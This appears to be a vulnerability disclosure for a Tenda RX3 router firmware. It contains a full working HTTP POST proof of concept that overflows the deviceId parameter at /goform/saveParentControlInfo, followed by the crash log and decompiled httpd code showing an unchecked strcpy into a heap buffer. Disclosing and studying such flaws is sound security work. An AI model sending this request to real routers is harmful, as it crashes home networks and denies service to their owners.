Vendor of the products: Tenda

Affected products: Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01


Hardware Link: https://www.tendacn.com/tw/download/detail-3980.html

Vulnerability Description

A buffer overflow vulnerability was discovered in Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01, triggered by the deviceId parameter at /goform/saveParentControlInfo. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

POC


send



```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1146
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/parental_control.html?random=0.755568120012500
8&

deviceId=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaq
aaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaa
byaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaac
paacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadg
aadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwa
adxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaa
eoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaf
faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafv
aafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagma
agnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaa
heaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaah
uaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaail
aaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajca
ajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaa
jtaajuaajvaajwaajxaajyaajaa%3Aaa%3Aaa%3Aaa%3Aaa%3Aaa&deviceName=
aaa&enable=1&time=19%3A00-21%3A00&url_enable=1&urls=sss&day=
1%2C1%2C1%2C1%2C1%2C1%2C1&limit_type=0
```


You can see that the router has crashed.



```
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
[cgi:set_device_name:1758] device name setted failed![ aaa : aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
qaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabw
aabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaadda
adeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaa
ekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaaf
qaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagw
aagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaida
aieaaifaaigaaihaaiiaaijaaikaailaaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaajeaajfaajgaajhaajiaajjaa
jkaajlaajmaajnaajoaajpaajqaajraajsaajtaajuaajvaajwaajxaajyaajaa:aa:aa:aa:aa:aa ]
malloc(): memory corruption
zsh: abort      sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

Code in httpd

The `saveParentControlInfo` function first retrieves the value of the `deviceId` parameter. It then allocates a block of memory using `malloc` and copies the value of `deviceId` into it using `strcpy`. However, no length restrictions are applied, leading to a heap overflow vulnerability.



```c
void __fastcall saveParentControlInfo(webs_t wp, char_t *path, char_t *query)
{
  char_t *v4; // r5
  char_t *v5; // r0
  parent_control_info *v6; // r6
  parent_control_info *v7; // r5
  int v8; // r9
  parent_control_info *v9; // r2
  int v10; // r1
  int v11; // r0
  int v12; // r0
  char_t *v13; // [sp+0h] [bp-A0h]
  char_t *v14; // [sp+0h] [bp-A0h]
  int ruleid; // [sp+4h] [bp-9Ch] BYREF
  int pc_list[30]; // [sp+8h] [bp-98h] BYREF

  memset(pc_list, 0, sizeof(pc_list));
  ruleid = 0;
  v4 = websGetVar(wp, (char_t *)"deviceId", (char_t *)&byte_7A45B);
  v5 = websGetVar(wp, (char_t *)"deviceName", (char_t *)&byte_7A45B);
  if ( *v5 )
    set_device_name(v5, v4);
  if ( !compare_parentcontrol_time(wp) )
  {
    v6 = (parent_control_info *)malloc(0x254u);
    memset(v6, 0, sizeof(parent_control_info));
    strcpy((char *)v6->mac_addr, (const char *)v4);
    v7 = (parent_control_info *)malloc(0x254u);
    memset(v7, 0, sizeof(parent_control_info));
    SetValue("parent.global.en", "1");
    SetValue("filter.url.en", "1");
    SetValue("filter.mac.en", "1");
    get_parentControl_list_Info(wp, v7);
    v8 = getparentcontrolinfo(0, &ruleid, v6);
    if ( v8 <= 0 )
    {
```

```
0003809C saveParentControlInfo:25 (4809C)
```